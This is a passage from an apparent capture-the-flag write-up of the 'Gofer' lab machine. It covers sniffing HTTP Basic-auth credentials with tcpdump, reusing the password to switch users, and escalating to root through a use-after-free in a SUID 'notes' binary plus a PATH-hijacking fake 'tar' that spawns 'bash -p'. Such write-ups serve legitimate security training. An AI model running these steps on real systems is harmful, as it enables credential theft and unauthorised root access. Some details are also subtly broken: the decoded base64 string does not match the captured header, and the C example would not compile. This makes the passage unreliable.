jhudson@gofer:~$ find / -user root -perm -4000 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/local/bin/notes
```

The `/usr/local/bin/notes` binary immediately sticks out, so we first try running it.

```
jhudson@gofer:~$ /usr/local/bin/notes

-bash: /usr/local/bin/notes: Permission denied

jhudson@gofer:~$ ls -la /usr/local/bin/notes

-rwsr-s--- 1 root dev 17120 Apr 28 12:17 /usr/local/bin/notes
```

Unfortunately for us, this binary can be executed only by `root` or members of the `dev` group, which we are not a part of.

```
jhudson@gofer:/usr/bin$ id

uid=1000(jhudson) gid=1000(jhudson) groups=1000(jhudson),108(netdev)
```

We proceed by listing the `dev` group's members:

```
jhudson@gofer:/usr/bin$ grep ^dev /etc/group

dev:x:1004:tbuckley
```

The `tbuckley` user is a member, so we will attempt to pivot to his account.

If we go back a bit, we recall that the web proxy required authentication, which we were able to bypass because of a configuration error. However, we still know neither the username nor the password to that service.

Let's display the virtualhost configuration of this proxy, which is found by default at `/etc/apache2/sites-enabled/000-default.conf`.

```
<...SNIP...>

<VirtualHost *:80>
  ServerName proxy.gofer.htb
  ServerAdmin webmaster@localhost
  DocumentRoot /var/www/proxy
  ErrorLog ${APACHE_LOG_DIR}/error.log
  CustomLog ${APACHE_LOG_DIR}/access.log combined

  <Directory "/var/www/proxy">
    DirectoryIndex index.php index.html
    Options Indexes FollowSymLinks MultiViews
    <Limit GET>
        AuthType Basic
        AuthName "Restricted Content"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user
    </Limit>
```

```
  </Directory>
</VirtualHost>
```

The config reveals the path of the `.htpasswd` file, which we check out next:

```
jhudson@gofer:~$ cat /etc/apache2/.htpasswd

tbuckley:$apr1$YcZb9OIz$fRzQMx20VskXgmH65jjLh/
```

We obtain a hashed password belonging to `tbuckley`, but attempting to crack it using conventional methods yields no results.

Sniffing HTTP requests

When using enumeration tools like LinPEAS, another detail draws our attention: `tcpdump` has unusual capabilities:

```
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
cap_net_bind_service,cap_net_admin=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/tcpdump cap_net_admin,cap_net_raw=eip
```

Usually, `tcpdump` can be only used by `root`, but here, a low-privileged user can also sniff an interface.

Let's summarise what we have: a web proxy protected by a basic authentication. It is important to note that this type of authentication is not encrypted. It could be that `tbuckley` or someone else is currently working directly on the site and therefore has to send their credentials in the HTTP request.

We check our theory by listening on port `80` with `tcpdump`.

```
jhudson@gofer:~$ tcpdump -i any -A port 80

tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
```

And few seconds later...

```
jhudson@gofer:~$ tcpdump -i any -A port 80

tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
00:48:01.264794 lo    In  IP localhost.48360 > gofer.htb.http: Flags [S], seq
1893893682, win 65495, options [mss 65495,sackOK,TS val 2865922583 ecr 0,nop,wscale 7],
length 0
E..<.9@.@.#............Pp..2.........0.........
```

```
............
00:48:01.264807 lo    In  IP gofer.htb.http > localhost.48360: Flags [S.], seq
428434073, ack 1893893683, win 65483, options [mss 65495,sackOK,TS val 1368862549 ecr
2865922583,nop,wscale 7], length 0
E..<..@.@.;.........P....b.p..3.....0.........
Q./U........
00:48:01.264817 lo    In  IP localhost.48360 > gofer.htb.http: Flags [.], ack 1, win
512, options [nop,nop,TS val 2865922583 ecr 1368862549], length 0
E..4.:@.@.#............Pp..3..b......(.....
....Q./U
00:48:01.265143 lo    In  IP localhost.48360 > gofer.htb.http: Flags [P.], seq 1:164,
ack 1, win 512, options [nop,nop,TS val 2865922583 ecr 1368862549], length 163: HTTP:
GET /?url=http://gofer.htb HTTP/1.1
E....;@.@."............Pp..3..b............
....Q./UGET /?url=http://gofer.htb HTTP/1.1
Host: proxy.gofer.htb
Authorization: Basic dGJ1Y2tsZXk6b29QNGRpZXRpZTNvX2hxdWFldGk=
User-Agent: curl/7.74.0
Accept: */*
<...SNIP...>
```

As we can see, we have intercepted the request and we can see the `Authorization` header in clear.

```
jhudson@gofer:~$ echo "dGJ1Y2tsZXk6ZFpZR2hxMVhfd3IxaUdrY1VFcGs="|base64 -d

tbuckley:ooP4dietie3o_hquaeti
```

We now check whether the password is reused for the local acount:

```
jhudson@gofer:~$ su - tbuckley

Password: ooP4dietie3o_hquaeti
tbuckley@gofer:~$ id
uid=1002(tbuckley) gid=1002(tbuckley) groups=1002(tbuckley),1004(dev)
```

It is, and we can now investigate the aforementioned SUID binary.

Privilege Escalation

We start by running the program:

```
tbuckley@gofer:~$ /usr/local/bin/notes

========================================
1) Create an user and choose an username
2) Show user information
```

```
3) Delete user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
========================================


Your choice:
```

Let's download, debug and see if we can find some interesting things. We use Cutter, but any other disassembler/debugger can be used.

We run `scp` on our attacking machine to grab the file:

```
scp tbuckley@gofer.htb:/usr/local/bin/notes .
```

Reverse Engineering

We disassemble the `main` function and take a look at the assembly underneath:

```
;-- case 8:                       ; from 0x00001261
0x000013e0      cmp     qword [ptr], 0
0x000013e5      je      0x143e
0x000013e7      mov     rax, qword [ptr]
0x000013eb      add     rax, 0x18
0x000013ef      lea     rsi, str.admin ; 0x2197 ; const char *s2
0x000013f6      mov     rdi, rax    ; const char *s1
0x000013f9      call    strcmp      ; sym.imp.strcmp ; int strcmp(const char *s1, const
char *s2)
0x000013fe      test    eax, eax
0x00001400      jne     0x1430
0x00001402      lea     rdi, str.Access_granted_ ; 0x219d ; const char *s
0x00001409      call    puts        ; sym.imp.puts ; int puts(const char *s)
0x0000140e      mov     edi, 0
0x00001413      call    setuid      ; sym.imp.setuid
0x00001418      mov     edi, 0
0x0000141d      call    setgid      ; sym.imp.setgid
0x00001422      lea     rdi, str.tar__czvf__root_backups_backup_notes.tar.gz__opt_notes
; 0x21b0 ; const char *string
0x00001429      call    system      ; sym.imp.system ; int system(const char *string)
```

In case 8, we have a syscall creating a tar archive. However, we notice that the binary is not called by its absolute path, which leaves us the possibility to abuse the environment variables and run a fake `tar` binary. Furthermore, the calls to `setuid` and `setgid` ensure that this fake binary will be executed as root (`0`).

The command being run is:

```
tar -czvf /root/backups/backup_notes.tar.gz /opt/notes
```

Looks like we found our vulnerability, however, exploiting it needs another step since this action is not available to anyone and requires the `admin` role:

```
tbuckley@gofer:~$ /usr/local/bin/notes

========================================
1) Create an user and choose an username
2) Show user information
3) Delete user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
========================================

Your choice: 1

Choose an username: Melo

<...SNIP...>

Your choice: 8

Access denied: you don't have the admin role!

<...SNIP...>

Your choice: 2

Username: Melo
Role: user
```

Our role is `user`, preventing us from accessing the vulnerable case. The next question therefore is: how is this role assigned to us? The answer is given at the beginning of the program.

```
0x000012c2      call    getuid     ; sym.imp.getuid ; uid_t getuid(void)
0x000012c7      test    eax, eax
0x000012c9      jne     0x12df
0x000012cb      mov     rax, qword [ptr]
0x000012cf      add     rax, 0x18
0x000012d3      mov     dword [rax], 0x696d6461 ; 'admi'
0x000012d9      mov     byte [rax + 4], 0x6e ; 'n'
0x000012dd      jmp     0x12ed
0x000012df      mov     rax, qword [ptr]
0x000012e3      add     rax, 0x18
0x000012e7      mov     dword [rax], 0x72657375 ; 'user'
```

We can see a call to `getuid`; this function retrieves the `UID` of the user running the program. In the next line, we can see a `test` of `eax` with itself. Testing a register with itself means that the test always returns `0`. In brief, our `getuid` returned the value `0` and the user with this `UID` is `root`, therefore we deduce that only `root` can execute this action.

We look for a way to get the admin role otherwise, such that we can also perform this action.

We could try to test classical vulnerabilities such as buffer overflows or format strings but neither seems possible here (`scanf` is used, but the size is specified and does not allow an overflow when `printf` is used correctly).

However, there is a small but subtle mistake: We notice that this program calls `malloc`, meaning it uses dynamic allocation, and therefore the heap.

```
;-- case 4:                         ; from 0x00001261
0x00001357      mov     edi, 0x28  ; '(' ; size_t size
0x0000135c      call    malloc     ; sym.imp.malloc ;  void *malloc(size_t size)
0x00001361      mov     qword [var_10h], rax
0x00001365      cmp     qword [var_10h], 0
0x0000136a      jne     0x1376
```

The menu proposes to "Delete a user or a note". As we have seen, dynamic allocation is used, so we can suppose that there are also `free` instructions, which is indeed the case. There are two of them: the first is used to free the `user` structure and the other to free the `note` structure.

At first glance, the two instructions are identical. However, there is a very slight difference afterwards and it is this small difference that will constitute our vulnerability.

```
0x0000134d      call    free       ; sym.imp.free ; void free(void *ptr)
0x00001352      jmp     0x145c
   ...
   ...
   ...
0x000013ce      call    free       ; sym.imp.free ; void free(void *ptr)
0x000013d3      mov     qword [var_10h], 0
0x000013db      jmp     0x1462
```

The problem is not in the free instruction in itself but in the instruction that follows. In the first case, we jump directly without changing the pointer. In the second case, we put `0` in the pointer, meaning we nullify the pointer. But why is this simple null important?

The complexities of the Heap are beyond the scope of this write-up, but in essence, it's crucial to understand that the heap organizes memory into units known as chunks. These chunks fall into various "categories" based on the size of the allocated memory. Each chunk carries several pieces of data: a pointer to the next and/or previous chunk if it's a doubly-linked list, the chunk's size, the actual data, and most importantly, a flag to indicate whether the chunk is allocated or free (thus making it available for reallocation).

The problem surfaces when we free a chunk; in actuality, the data within remains untouched. All we do is mark the chunk as available for reallocation. Suppose we later instantiate a structure of similar size. In that case, the previously freed chunk—still located at the same memory address—will be reused. So what's the catch? Well, our "user" pointer has not been reset, meaning it still directs to that same memory location. In summary: we end up with two pointers assigned to different structures, both pointing to the identical memory address. Therefore, any changes made to this chunk via our Note structure will also manifest in our User structure, as both pointers are aimed at the same spot in memory.

A small example in code should be clearer.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct User {
   char name[24];
};

struct Note {
        char message[24];
};

int main() {
        struct User *user = NULL;
        struct Note *note = NULL;

        p_user = (struct User*)malloc(sizeof(struct User));
        printf("p_user points to %p\n", p_user);
        strncpy(p_user->name, "John", 4);
        p_user->name[4] = '\0';
        printf("Content of p_user->name:  %s\n", p_user->name);
        free(p_user);
        print("p_user is freed (but the pointer still points to %p)\n", p_user);
        p_note = (struct Note*)malloc(sizeof(struct Note));
        printf("p_note points to %p\n", note);
        strncpy(p_note->message, "This is my message", 18);
        p_note->message[18] = '\0';
        printf("Content of p_note->message: %s\n", p_note->message);
```

```
        printf("Content of p_user->name:  %s\n", p_user->name);
        return 0;
}
```

```
p_user points to 0x5653a1c952a0
Content of p_user->name:  John
p_user is freed (but the pointer still points to 0x5653a1c952a0)
p_note points 0x5653a1c952a0
Content of p_note->message: This is my message
Content of p_user->name:  This is my message
```

We define two structures: `User` and `Note`. Initially, we allocate memory for `User` and assign the name `John`. We then free this memory block but crucially don't nullify the pointer. Next, we allocate memory for `Note` and discover that the memory addresses stored in `p_user` and `p_note` are identical. When we populate `p_note` with "This is my message" and print it, the output is as expected. However, upon printing `p_user->name`, we no longer see `John`; instead, we see "This is my message," confirming that both pointers are aimed at the same memory location.

Use After Free exploitation

Well, now that we understand the problem a little better, let's see what we can do.

- We have two structures: one for a user with a username and a role, and another structure for a note with a message. The `username` variable has a size of 24 bytes and the `role` has a size of 16 bytes, for a total of 40 bytes; the `message` from the `Note` structure has a size of 40 bytes.
- The pointer on the `Note` structure is correctly nullified when freed, but not the `User` struct.

What would happen if we created a `User` structure, then freed it (without modifying the pointer during the free), and then created a `Note` structure with 32 bytes in its message?

Let's represent this as a schema:

```
user structure at 0xdeadbeef
Status: allocated

       username            role
+--------------------+----------------+
|John                |user            |
+--------------------+----------------+

====================
user structure freed
====================

user structure at 0xdeadbeef
Status: free

          username              role
```

```
+------------------------+----------------+
|John                    |user            |
+------------------------+----------------+

============================
allocation of note structure
============================

note structure at 0xdeadbeef
Status: allocated

                  message
+-----------------------------------------+
|John                     user            |
+-----------------------------------------+

user structure at 0xdeadbeef
Status: free

          username              role
+------------------------+----------------+
|John                    |user            |
+------------------------+----------------+

=============================
message filling with 32 bytes
=============================

note structure at 0xdeadbeef
Status: allocated

                 message
+-----------------------------------------+
|AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA         |
+-----------------------------------------+

user structure at 0xdeadbeef
Status: free

          username              role
+------------------------+----------------+
|AAAAAAAAAAAAAAAAAAAAAAAA|AAAAAAAA        |
+------------------------+----------------+
```

As we observe, writing to the message field also writes to the username field, which is only 24 bytes long. If the message exceeds that length, it will "overflow" into adjacent memory areas, specifically the area containing the user's role. It's worth noting that this isn't a "buffer overflow" in the traditional sense, but rather an issue where two pointers of different types point to the same memory address. Consequently, writing to one structure affects the other due to this shared memory location.

Now that we have a clear understanding of the vulnerability, let's move on to its exploitation.

Our objective is to set both the username and role to 'admin', and then invoke action 8. Naturally, we'll need to create a counterfeit binary first and adjust the `PATH` environment variable so it prioritizes our malicious `tar` over the genuine one.

We start by creating the malicious script and saving it in `/tmp`.

```
tbuckley@gofer:/tmp$ cat tar

#!/bin/bash
bash -p

tbuckley@gofer:/tmp$ chmod +x tar
```

After making the script executable, we prepend the `/tmp` directory to our `PATH` environment variable.

```
export PATH=/tmp:$PATH`
```

Next, we run the `notes` binary and create a user, instantly deleting the user afterwards.

```
tbuckley@gofer:~$ /usr/local/bin/notes

========================================
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
========================================


Your choice: 1

Choose an username: melo

<...SNIP...>

Your choice: 3
```

With the freed pointer exposed, we now create a note of similar size; we'll insert 24 bytes of arbitrary data, followed by `admin` and a null byte:

```
# [24 bytes of arbitrary data][admin][null byte]
```

```
<...SNIP...>

Your choice: 4

Write your note:
AAAAAAAAAAAAAAAAAAAAAAAAadmin

<...SNIP...>

Your choice: 2

Username: AAAAAAAAAAAAAAAAAAAAAAAAadmin
Role: admin
```

Creating the note and then listing account information (`2`) shows that we successfully overwrote the `role` variable for the supposedly deleted user.

Finally, we invoke the `Backup notes` action:

```
<...SNIP...>

Your choice: 8

Access granted!
root@gofer:~# id
uid=0(root) gid=0(root) groups=0(root),1002(tbuckley),1004(dev)
```

We bypass the admin check and our malicious `tar` is successfully triggered, as we land a shell as the `root` user.

The final flag can be found at `/root/root.txt`.